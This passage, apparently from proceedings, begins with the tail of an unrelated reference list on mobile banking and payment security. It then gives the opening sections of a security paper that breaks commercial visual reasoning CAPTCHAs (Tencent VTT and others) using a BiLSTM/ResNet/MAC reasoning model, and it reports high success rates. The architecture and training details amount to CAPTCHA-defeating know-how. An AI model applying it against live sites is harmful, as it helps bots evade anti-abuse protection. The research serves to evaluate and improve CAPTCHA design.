[31] Michael Paik. Stragglers of the herd get eaten: security concerns for gsm mobile banking applications. In *Proceedings of the Eleventh Workshop on Mobile Computing Systems & Applications*, pages 54–59, 2010.

[32] Saurabh Panjwani. Towards end-to-end security in branchless banking. In *Proceedings of the 12th Workshop on Mobile Computing Systems and Applications*, pages 28–33, 2011.

[33] Saurabh Panjwani and Edward Cutrell. Usably secure, low-cost authentication for mobile banking. In *Proceedings of Symposium on Usable Privacy and Security*, pages 1–12, 2010.

[34] Giancarlo Pellegrino and Davide Balzarotti. Toward black-box detection of logic flaws in web applications. In *NDSS*, 2014.

[35] Bradley Reaves, Jasmine Bowers, Nolen Scaife, Adam Bates, Arnav Bhartiya, Patrick Traynor, and Kevin RB Butler. Mo (bile) money, mo (bile) problems: Analysis of branchless banking applications. *ACM Transactions on Privacy and Security (TOPS)*, 20(3):1–31, 2017.

[36] Bradley Reaves, Nolen Scaife, Adam Bates, Patrick Traynor, and Kevin RB Butler. Mo (bile) money, mo (bile) problems: Analysis of branchless banking applications in the developing world. In *Proceedings of the 24th USENIX Conference on Security Symposium*, pages 17–32, 2015.

[37] Daniel Reynaud, Dawn Xiaodong Song, Thomas R Magrino, Edward XueJun Wu, and Eui Chul Richard Shin. Freemarket: Shopping for free in android applications. In *NDSS*, 2012.

[38] Nolen Scaife, Christian Peeters, Camilo Velez, Hanqing Zhao, Patrick Traynor, and David Arnold. The cards aren't alright: Detecting counterfeit gift cards using encoding jitter. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)*, pages 1063–1076, 2018.

[39] Ashlesh Sharma, Lakshmi Subramanian, and Dennis Shasha. Secure branchless banking. In *Proceedings of ACM SOSP Workshop on Networked Systems for Developing Regions (NSDR)*, 2009.

[40] Marc Stevens. Md5 and sha-1 cryptanalytic toolbox. `https://github.com/cr-marcstevens/hashclash`.

[41] Marc Stevens. On collisions for md5. `https://www.win.tue.nl/hashclash/`, 2007.

[42] Marc Stevens, Arjen Lenstra, and Benne De Weger. Chosen-prefix collisions for md5 and colliding x. 509 certificates for different identities. In *Proceedings of Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 1–22. Springer, 2007.

[43] Marc Stevens, Arjen K Lenstra, and Benne De Weger. Chosen-prefix collisions for md5 and applications. *International Journal of Applied Cryptography*, 2:322–359, 2012.

[44] Marc Stevens, Alexander Sotirov, Jacob Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik, and Benne De Weger. Short chosen-prefix collisions for md5 and the creation of a rogue ca certificate. In *Proceedings of Annual International Cryptology Conference*, pages 55–69. Springer, 2009.

[45] Avinash Sudhodanan, Alessandro Armando, Roberto Carbone, Luca Compagna, et al. Attack patterns for black-box security testing of multi-party web applications. In *NDSS*, 2016.

[46] Fangqi Sun, Liang Xu, and Zhendong Su. Detecting logic vulnerabilities in e-commerce applications. In *NDSS*, 2014.

[47] American Underworld. Report on carding, skimming. `https://www.youtube.com/watch?v=kbrU9Jwhww`, 2012.

[48] Rui Wang, Shuo Chen, XiaoFeng Wang, and Shaz Qadeer. How to shop for free online–security analysis of cashier-as-a-service based web stores. In *IEEE Symposium on Security and Privacy*, pages 465–480, 2011.

[49] Xiaoyun Wang and Hongbo Yu. How to break md5 and other hash functions. In *Annual international conference on the theory and applications of cryptographic techniques*, pages 19–35, 2005.

[50] WordPress. Xunhupay PPS. `https://wordpress.org/plugins/xunhu-wechat-payment-for-woocommerce/`, 2020.

[51] WordPress. Xunhupay PPS. `https://wordpress.org/plugins/xunhu-alipay-payment-for-woocommerce/`, 2020.

[52] Luyi Xing, Yangyi Chen, XiaoFeng Wang, and Shuo Chen. Integuard: Toward automatic protection of third-party web service integrations. In *NDSS*, 2013.

[53] Wenbo Yang, Juanru Li, Yuanyuan Zhang, and Dawu Gu. Security analysis of third-party in-app payment in mobile applications. *Journal of Information Security and Applications*, 48:102358, 2019.

[54] Wenbo Yang, Yuanyuan Zhang, Juanru Li, Hui Liu, Qing Wang, Yueheng Zhang, and Dawu Gu. Show me the money! finding flawed implementations of third-party in-app payment in android apps. In *NDSS*, 2017.

Research on the Security of Visual Reasoning CAPTCHA

Yipeng Gao[1], Haichang Gao[1*], Sainan Luo[1], Yang Zi[1], Shudong Zhang[1], Wenjie Mao[1], Ping Wang[1], Yulong Shen[1] and Jeff Yan[2]

[1]*School of Computer Science and Technology, Xidian University*
[2]*Department of Computer and Information Science, Linköping University*

Abstract

CAPTCHA is an effective mechanism for protecting computers from malicious bots. With the development of deep learning techniques, current mainstream text-based CAPTCHAs have been proven to be insecure. Therefore, a major effort has been directed toward developing image-based CAPTCHAs, and image-based visual reasoning is emerging as a new direction of such development. Recently, Tencent deployed the Visual Turing Test (VTT) CAPTCHA. This appears to have been the first application of a visual reasoning scheme. Subsequently, other CAPTCHA service providers (Geetest, NetEase, Dingxiang, etc.) have proposed their own visual reasoning schemes to defend against bots. It is, therefore, natural to ask a fundamental question: are visual reasoning CAPTCHAs as secure as their designers expect? This paper presents the first attempt to solve visual reasoning CAPTCHAs. We implemented a holistic attack and a modular attack, which achieved overall success rates of 67.3% and 88.0% on VTT CAPTCHA, respectively. The results show that visual reasoning CAPTCHAs are not as secure as anticipated; this latest effort to use novel, hard AI problems for CAPTCHAs has not yet succeeded. Based on the lessons we learned from our attacks, we also offer some guidelines for designing visual CAPTCHAs with better security.

1 Introduction

Completely Automated Public Turing test to Tell Computers and Humans Apart (CAPTCHA) is a defensive system for distinguishing computers from humans. Since L. Von Ahn [50] proposed this technology in 2004, CAPTCHAs have become an almost standard security mechanism for defending against malicious computer programs and bots. Each type of CAPTCHA scheme corresponds to a specific AI problem that is difficult for current computer programs to solve but is easily solvable by humans.

*Corresponding author: Haichang Gao (e-mail: hchgao@xidian.edu.cn)

Text-based CAPTCHAs have long been the most widely used scheme because of their simple structure and low cost. Such a CAPTCHA relies on a text recognition problem to distinguish humans from computers [51]. To resist the attack, text-based CAPTCHAs are often specifically designed with anti-segmentation features and anti-recognition features [6]. However, with advances in segmentation and character recognition technologies, most text-based CAPTCHAs have been solved [15], [5], [45], [32], [55], [14], [56], [13], [4], [57], [60], and designers need to find a new way to achieve security. Subsequently, image-based CAPTCHAs have been proposed. The image-based scheme is more diverse in content and background, and thus, it seems to be more secure than the text-based scheme. However, with the rapid development of computer vision techniques, it has been proven that solving CAPTCHAs based on image or object recognition is not a challenge for a machine [18], [59], [44], [29], [12].

In recent years, with the development and extensive application of deep learning, computers have been expected to have excellent logical reasoning skills to understand complex tasks similar to humans, which has led to the emergence of visual reasoning tasks based on computer vision and natural language processing. Subsequently, visual reasoning CAPTCHAs have also emerged as a new direction of development in the security field. Tencent, China's largest online instant messaging provider, proposed a visual reasoning scheme named the Visual Turing Test (VTT) [52], as shown in Figure 1. It uses the VTT CAPTCHA in Tencent Waterproof Wall [46], which serves hundreds of millions of people every day. This was the first application of a visual reasoning CAPTCHA, and it appears more secure than previous schemes. There are also three CAPTCHA service providers, Geetest, NetEase, and Dingxiang, who have now also proposed visual reasoning CAPTCHAs to defend against bots. It is therefore natural to ask a fundamental question: are the visual reasoning CAPTCHAs, in fact, as secure as their designers expect?

To comprehensively analyze the security of CAPTCHAs based on visual reasoning, this paper first proposes a holis-




Figure 1: Samples of Tencent's VTT CAPTCHA.

tic method that consists of three modules: an input module extracts semantic features through a bidirectional long short-term memory (BiLSTM) network and visual features through a convolutional neural network (CNN); a reasoning module integrates the visual and semantic features to calculate the feature vectors of the possible answer objects; and an output module takes the output of the reasoning module as input to predict the final answer. Our holistic method is effective and robust. It achieves overall success rates of 67.3%, 66.7%, 77.8% and 86.5% on VTT, Geetest, NetEase, and Dingxiang CAPTCHAs, respectively. Through analysis, we found that most failures of our holistic method are related to abstract attributes that a computer program cannot obtain directly from an image, such as the literal meaning or pronunciations of characters.

Accordingly, to address the abstract attribute problem, we also propose a modular method. Its framework consists of four modules for query parsing, detection, classification, and integration. The query parsing module is responsible for transforming the text instruction of a VTT CAPTCHA into a series of reasoning steps, while the detection and classification modules predict the locations and visual attributes of all foreground objects. Finally, the integration module refers to the extracted reasoning steps to combine the visual and abstract attributes of objects to predict the final answer. The success rates of this modular method for VTT, Geetset, NetEase and Dingxiang CAPTCHAs are 88.0%, 90.8%, 86.2% and 98.6%, respectively.

Compared to the holistic method, the modular method is higher in accuracy but inferior in efficiency. Nevertheless, we have successfully broken visual reasoning CAPTCHAs. The high success rates of both of our attacks show that visual reasoning CAPTCHAs are not as secure as anticipated. Based on the lessons learned from our attacks, we summarize three guidelines for future CAPTCHA design. Our contributions are as follows:

- We present a comprehensive summary and analysis of the AI problems used as the basis of existing CAPTCHA schemes.
- We evaluate state-of-the-art visual reasoning CAPTCHAs and implement two successful attacks, which demonstrate that visual reasoning CAPTCHAs are not as secure as their designers hoped. To the best of our knowledge, this is the first attempt to solve visual reasoning CAPTCHAs in the industry.
- We summarize three guidelines (using a larger category set, making some occlusion, using more variations) and one promising direction for future CAPTCHA design.

2 AI Problems Underlying Existing CAPTCHA Schemes

The design principle of a CAPTCHA is to utilize the difference between the capabilities of human beings and machines in solving hard AI problems to defend against malicious bots or programs. The offensive and defensive nature of CAPTCHAs is thus manifested in a cycle of continuously cracking and designing new mechanisms addressing different AI problems. In this section, we mainly focus on the most widely used text-based and image-based CAPTCHAs and explore different hard AI problems hidden in different types of CAPTCHAs. Table 1 lists the different CAPTCHA schemes developed to date based on various AI problems, where the third column presents the defense strategies used and the last column shows typical examples.

2.1 Text-based CAPTCHAs

Early text-based CAPTCHAs adopted the character recognition task as the underlying hard AI problem and followed the anti-recognition principle for enhanced security. Gimpy and EZ-Gimpy are two such typical text-based CAPTCHAs. However, these two schemes have already been broken with high success rates [32]. Chellapilla et al. [7] further proved that computers are comparable to or even better than humans in recognizing distorted single characters. In fact, segmentation followed by recognition was the general process applied for early CAPTCHA cracking. Therefore, designers turned their attention to anti-segmentation algorithms, with the aim of preventing the successful extraction of characters from images. The most commonly used anti-segmentation schemes include crowding characters together (CCT), the hollow scheme, the two-layer, variable lengths, and background interference.

Unfortunately, all of these resistance mechanisms have also been broken. Gao's team [14] has proven that the hollow scheme can be broken using the color filling segmentation (CFS) algorithm. In 2017, they also proposed a method [13] of coping with the two-layer scheme. More recently, Tang et al. [45] proposed a pipeline method and broke a wide range of real-world CAPTCHAs with high success rates, thereby

Table 1: Different CAPTCHA schemes with different AI problems.

	AI Problems	Generation Methods	Representative Mechanisms
Text-based CAPTCHA	character recognition	distort, rotate, multi-font	Gimpy [32], EZ-gimpy [32]
	character segmentation	CCT, hollow, two-layer, variable length, etc.	Microsoft [13], Yahoo! [14]
Image-based CAPTCHA	object recognition	rich image categories	ASIRRA [11], Facebook [44]
	facial recognition	background embedding	ARTiFACIAL [40], FaceDCAPTCHA [22]
	image perception	orientation, size	What's up [21], DeepCAPTCHA [33]
	semantic comprehension	semantic relationship	SEMAGE [49], Google reCAPTCHA v2 [20]
	behavior detection	slider, notch	slider CAPTCHA [46], [16]
	adversarial perturbation	classification misleading	Adversarial CAPTCHA [37], [42]
	visual reasoning	logical relationship, attributes	VTT [52], Space CAPTCHA [16]

proving that the CCT scheme and background interference are also not secure. More innovatively, Zi et al. [60] proved that CAPTCHAs of this type can be completely broken under deep learning attacks without segmentation, indicating that anti-segmentation mechanisms, in general, are losing ground.

In addition to text-based CAPTCHAs designed with English letters and digits, Wang et al. [53] demonstrated that text CAPTCHAs based on large character sets, such as Chinese, Korean, and Japanese, are also not secure.

On the basis of the high success rates achieved to date, researchers have begun to emphasize efficiency in breaking CAPTCHAs. Other methods from the machine learning field have also been applied in cracking efforts, such as reduced training sets [17], the generative adversarial network (GAN)-based approach [57], and unsupervised learning and representation learning [47].

Overall, only limited space for improvement remains for text-based CAPTCHAs. Thus, CAPTCHA designers have gradually set their sights on the image domain.

2.2 Image-based CAPTCHAs

Image-based CAPTCHAs are the most popular alternative to text-based CAPTCHAs. Compared to the simple text-based scheme, image-based CAPTCHAs can contain more abundant information, with more categories and more diversity in image content. We simply categorize image-based CAPTCHAs based on different AI problems as follows:

CAPTCHA based on object recognition. Early image-based CAPTCHAs adopted object recognition as the underlying AI problem. This type of CAPTCHA usually asks users to identify specific images from several given categories. The robustness of an image-based CAPTCHA of this type depends on the number of object categories [59]. Evolving from ASIRRA [11] to the multiclassification CAPTCHAs of Google and Facebook, this principle has been widely adopted in subsequent image-based CAPTCHA design. However, each problem has been successfully solved [18], [44]. Currently, image CAPTCHAs based only on object recognition are not sufficient.

CAPTCHA based on facial recognition. The facial recognition task is also widely used as the underlying hard AI problem in image-based CAPTCHA design. ARTiFACIAL [40] requires users to click the corners of the eyes and mouth of a human face hidden in a complex background image. In FaceDCAPTCHA [22], a series of human faces are embedded in the background, and black color blocks are added to faces for enhanced security. However, both schemes have been successfully broken [29], [12]. The work of Uzun's team [48] also showed that current facial recognition services are insecure.

CAPTCHA based on image perception. The What's Up CAPTCHA proposed by Google [21], is based on identifying an image's upright orientation. Recently, Baidu and Dangdang [9] used a variant of What's Up CAPTCHA to defend against bots. It seems that image orientation perception remains a hard AI problem. The main limitation is that for a large number of images, orientation is difficult for both humans and computers. In addition, DeepCAPTCHA [33] distinguishes humans and bots based on depth perception. In this CAPTCHA, the user is required to arrange 3D objects in order of size (or depth) by clicking or touching them. The security of CAPTCHAs based on image perception is expected to be a subject of future work by both designers and attackers.

CAPTCHA based on semantic comprehension. Some CAPTCHAs [49], [20] capitalize on the human ability to com-

prehend image content and establish semantic relationships. These CAPTCHAs often ask users to select semantically related images from a given image set or select all areas that contain specified semantic information from the sections of a CAPTCHA image. The main limitation lies in the CAPTCHA generation stage. The definition of the correct relationships, the legal issues facing image collection, the time consumption required for image labeling, and the implementation of a regular updating strategy all pose large challenges.

CAPTCHA based on behavior detection. Slider CAPTCHA is a newly emerging type of CAPTCHA based on behavior detection. It asks the user to drag a slider to fill in a notch in a background image or simply to slide it from one side to another. For a machine, such a CAPTCHA essentially poses an object detection and behavior simulation problem. Zhao et al. [58] designed an algorithm based on the exclusive OR (XOR) operation to detect the notch position and mimic human behavior by leveraging common activation functions to bypass detection. They achieved success rates ranging from 96% to 100% on Geetest, Tencent, and NetEase slider CAPTCHAs. As an increasing number of protection mechanisms tend to detect abusive traffic based on user interactions with the website, not just the behavior when sliding the bar, the security of slider CAPTCHAs still needs further evaluation.

CAPTCHA with adversarial perturbation. It has been proven that deep neural networks are vulnerable to well-designed input samples, called adversarial examples [1], [19], which are imperceptible to humans but can easily fool deep neural networks. To further improve CAPTCHA security, Margarita [37] used adversarial examples for CAPTCHA generation within an object classification framework. In addition, adversarial examples were also adopted in the design process of reCAPTCHA v2 [20] to resist attacks based on deep learning. Shi et al. [42] proposed a framework for text-based and image-based adversarial CAPTCHA generation to improve the security of normal CAPTCHAs while maintaining similar usability. The combination of adversarial examples and CAPTCHAs is currently still in the exploration stage.

With the rapid development of the AI field, many other new types of CAPTCHA schemes have sprung up, such as reasoning puzzle CAPTCHA [34], word-order click CAPTCHA [36], scratch cards CAPTCHA [10], etc. Visual reasoning CAPTCHAs are also a new type of image-based CAPTCHA that relies on visual reasoning tasks, the combination of computer vision tasks and natural language processing tasks. The "visual reasoning" task includes multiple AI problems at the same time, such as object recognition, semantic comprehension, and relational reasoning. It shows a scene in which different objects have a logical relationship in position or content, and the answer needs to be obtained based on the common comprehension of text and images, which is more complicated than CAPTCHAs based only on object recognition or semantic comprehension. At present, research on visual reasoning CAPTCHAs is still lacking. We will discuss visual reasoning CAPTCHA and related research in detail in the next section.

3 Visual Reasoning CAPTCHAs

In this section, we first introduce existing visual reasoning schemes and their respective characteristics and then analyze existing methods to solve hidden AI problems behind the visual reasoning CAPTCHA. Finally, we illustrate the difference between the visual reasoning CAPTCHAs and the AI problem behind it and the difficulty of cracking.

3.1 Existing Schemes

Tencent first proposed a new CAPTCHA named VTT based on a visual reasoning task. Each VTT challenge consists of an image and a text instruction referring to the image. To pass the test, the user must understand the relationship expressed in the text instruction and click a specific region of the image. A VTT image usually contains 10 to 20 synthetic 3D objects. There are three possible types of challenges in VTT CAPTCHA:

An object's own attributes. The user must identify each object's visual attributes, including common attributes such as *geometric shape*, *color*, and *size*, as well as subtle attributes such as *tilt direction*, *fracture type*, *notch type*, and *character category*. Examples of related instructions include *"Please click the yellow cube," "Please click the object tilting to the left."*

A visual logical relationship. Related instructions may concern comparative relationships, e.g., *"Please click the biggest cylinder,"* or spatial relationships, e.g., *"Please click the cube left of the cone."*

An abstract logical relationship. Related instructions may invoke 1) synonym or antonym, e.g., *"Please click the two characters with opposite meanings"*; 2) pronunciation, e.g., *"Please click the Chinese characters with pronunciation 'bai'"*; 3) character components, e.g., *"Please click the Chinese characters with component '亻'"*; 4) uppercase or lowercase, e.g., *"Please click the uppercase of the green letter"*; 5) numerical sorting, e.g., *"Please click the numbers from the smallest to biggest"*. Such problems are more difficult for a machine to solve since the machine cannot obtain the necessary knowledge from either the image or the text instruction.

Geetest, a worldwide CAPTCHA service provider, has also designed a simplified scheme called Space CAPTCHA [16]. It looks almost the same as VTT but involves only regular geometries. The challenges contain only common attributes and spatial relations. Each image contains 7 to 10 objects. The prompts concern only the *colors*, *shapes*, *sizes*, and *spatial relationships* of regular geometric objects. However, the object categories and prompt formats are all different from those




Figure 2: Samples of more visual reasoning CAPTCHAs.

of VTT. In addition, occlusion is more common in Space CAPTCHA. For example, the answer object in Figure 2(a.*Q1*) is incomplete. In Figure 2(a.*Q4*), the polyhedron is blocked by the blue cylinder. In addition, it is often the case that the relative spatial relationships are not very clear in challenges concerning location. For instance, it is difficult to distinguish whether the blue sphere in Figure 2(a.*Q1*) is behind the cylinder.

NetEase [35] and Dingxiang [10] have also designed spatial reasoning CAPTCHAs. Both contain fewer objects, attributes, and visual logical relationships and no abstract logical relationships (shown in Figure 2(b) and 2(c)).

NetEase's visual reasoning CAPTCHA contains regular geometric shapes, English letters, and digits. Each image usually contains 5 to 7 objects. The prompts mainly focus on objects that are "the same color", "side facing", and "with the same direction".

Dingxiang's CAPTCHA includes planar graphics, regular geometric shapes, and English letters. Each image shows 5 objects. The prompts concern only the locations (e.g., *up*, *down*, *left*, *right*, *closest to*) of objects or objects of the same color.

The main object categories in the existing visual reasoning schemes are shown in Table 2.

Table 2: Main object category in the existing visual reasoning schemes.

	VTT	Geetest	NetEase	Dingxiang
Regular geometries	✓	✓	✓	✓
Chinese characters	✓	-	-	-
English letters	✓	-	✓	✓
Digits	✓	-	✓	-

3.2 Related Work and Key Issues

Visual reasoning tasks have emerged as a basis for evaluating the logical reasoning abilities of AI systems. Three datasets, DAQUAR [31], VQA [3], and CLEVR [26], have been built as standard datasets for visual reasoning tasks that require a computer to infer an answer from an image for a given text-based prompt concerning spatial and semantic relationships. Simply put, the input problems for visual reasoning tasks are relatively difficult, involving multilevel relationships

among objects. Therefore, to solve such a task, an AI model needs reasoning capabilities, and a neural module network is an effective method. Methods of this kind make full use of the composability of language. Many small neural modules responsible for specific functions such as detection and location are defined, and the input problem is then parsed into a combination of modules composing a program that can be executed to obtain the answer to the prompt. [25], [8], [43] are several typical reasoning models.

However, the current AI solutions to visual reasoning problems are not sufficient for solving visual reasoning CAPTCHAs. The reason is that solving the CAPTCHA is not exactly equivalent to solving the underlying visual reasoning problem. Specifically, measures such as changing the form of the prompts and applying the click mechanism make the task of cracking this type of CAPTCHA different from that of simply solving a visual reasoning problem, as these measures may invalidate the reasoning mechanism. Therefore, how to deal with such changes is a difficult point to consider.

In addition, most of the current technologies for cracking CAPTCHAs are only aimed at solving specific mechanisms, and some general cracking methods tend to focus on the commonality of different CAPTCHAs. The novel AI problem involved in visual reasoning CAPTCHAs, i.e., the in-depth analysis and inference of the question to determine the answer, is the first time used in the CAPTCHA field. The simple convolutional network and long short-term memory network applied to previous text and image cracking methods have no way to understand some meanings more deeply. Thus, the inapplicability of past technologies to new mechanisms is also a bottleneck that we need to address. In fact, VTT designers have evaluated its security by implementing an attack experiment with a relation network and achieved only a 4.7% success rate [52].

Does this mean that the security of the visual reasoning CAPTCHAs is as their designers expected? In the following section, we present an in-depth analysis to answer this question.

4 Holistic Approach

In this section, we introduce a holistic attack on the representative visual reasoning CAPTCHA, VTT. After introducing this attack, we conduct a comprehensive analysis of its results and the reasons for its failure cases. We also attacked visual reasoning schemes designed by Geetest, NetEase, and Dingxiang to demonstrate the universal capabilities of our method. To evaluate the robustness of our attack, we also present two groups of experiments addressing higher logical complexity and new categories.

4.1 Model structure

The VTT CAPTCHA and the traditional visual reasoning task are two distinct tasks. The former is a reasoning detection task that requires the correct object to be located, while the latter requires giving a text answer. To solve the VTT CAPTCHA, we modify the MAC model [25], which achieved state-of-the-art performance on the CLEVR dataset in 2018, to output an object detection result rather than a text answer.

As long as the user clicks on any pixel of the target object in the VTT image, the system will determine the user to be a human. Inspired by YOLO-v3 [38], we evenly divide each image into a 14×14 grid and, for each grid cell, predict whether the center coordinates of the object of interest are located in that grid cell. Figure 3 depicts an outline of our holistic model, which consists of an input module, a reasoning module, and an output module.

1) Input module. The input module is designed to extract semantic features and global visual features. For the semantic feature extractor, we adopt the original BiLSTM [41] network to process the word embeddings of the text instruction. The output states of the BiLSTM network, $\boldsymbol{cw}_1, \boldsymbol{cw}_2, \ldots, \boldsymbol{cw}_s$, represent each word in the instruction string, whose length is $\boldsymbol{s}$. The final hidden states from the backward and forward directions of the BiLSTM network are concatenated to form the global semantic feature vector of the whole text instruction, denoted by $\boldsymbol{q}$. To extract the global visual feature vector $\boldsymbol{f}$, we replace ResNet-101 with ResNet-50 [23], which allows a larger batch size and provides a faster training speed and better prediction performance.

2) Reasoning module. The reasoning module is the core of our holistic model. It has a recurrent structure and consists of a sequence of elementary reasoning cells. Our reasoning cell follows the working principle of the MAC cell [25]. It contains two basic units: a control unit and a memory unit. The control unit receives both the semantic feature vector $\boldsymbol{q}$ and the control state $\boldsymbol{C}_{i-1}$ from the previous step to calculate the updated control state $\boldsymbol{C}_i$. It determines which part of the text instruction is the most relevant to each reasoning step. The memory unit is responsible for taking orders from the control unit and identifying the most important part $\boldsymbol{u}_i$ from the global visual feature vector $\boldsymbol{f}$. Then, the memory unit incorporates the previous memory state $\boldsymbol{M}_{i-1}$ and $\boldsymbol{u}_i$ to obtain the updated memory state $\boldsymbol{M}_i$. The memory state represents the most relevant visual information in each step.

Compared to the original MAC cell, our reasoning cell lacks a write unit. The write unit of the MAC cell is designed to integrate information retrieved from the global visual feature vector with the current memory state. The intermediate result of the write unit represents the current information of the reasoning process. For the CLEVR dataset, the model needs to output a text description of the answer. In contrast, VTT CAPTCHA requires the model to predict the coordinate information of the answer object. Due to this special require-




Figure 3: Framework of the holistic model. (The final answer is labeled with a red rectangle)

ment of the VTT CAPTCHA, using the memory state from the memory unit instead of the output of a write unit to predict the answer grid cell is a more reasonable approach.

3) Output module. The output module receives the global text representation $\boldsymbol{q}$ and the final memory state $\boldsymbol{M}_p$ as inputs. Then, $\boldsymbol{q}$ and $\boldsymbol{M}_p$ are concatenated together and passed through a classifier that consists of two fully-connected layers, one ReLU layer, and one softmax layer. The dimensions of the last fully-connected layer are modified to $196(14 \times 14)$ to allow the model to predict the probability distribution over all candidate grid cells. After normalization by the softmax layer, the grid cell with the highest score is the final prediction of our model.

4.2 Experiments and analysis

1) Implementation details

Data preparation. First, we collected 13,500 VTT CAPTCHA instruction-image pairs from the Internet [46]. The labeling task was to label the bounding box of the answer. In most cases, there was only one answer object for a given challenge. It took less than one day for five of this paper's authors to finish the labeling task. For each VTT test, the final feature map has dimensions of 14×14, so every test image was evenly divided into 14×14 grid cells to map each position in the feature map to the original image. Then, we wrote a simple Python program to calculate the grid cell containing the central pixel of the answer object. Accordingly, the calculated grid cell was labeled the ground truth for the VTT test. Finally, we divided the samples into a training dataset (10,000), a validation dataset (2,500), and a test dataset (1,000).

Training. Each image was normalized to 224×224 pixels before being processed by the model. The text instructions were embedded in a 300-dimensional space. The dimensionality of the hidden states (the control state and memory state) of our model was set to 512. We combined 16 reasoning cells to build the core reasoning module. A variable dropout strategy and exponential linear unit (ELU) activation functions were used throughout the network. In the training phase, the model was trained by minimizing the softmax cross-entropy loss with the Adam [28] strategy for 25 epochs on an NVIDIA GTX 1080 GPU.

Table 3: Proportions and success rates of different answer questions.

Answer object	Proportion	Success rate
Regular geometries	35.5%	78.5%
Chinese characters	30.2%	32.9%
English letters	18.2%	83.6%
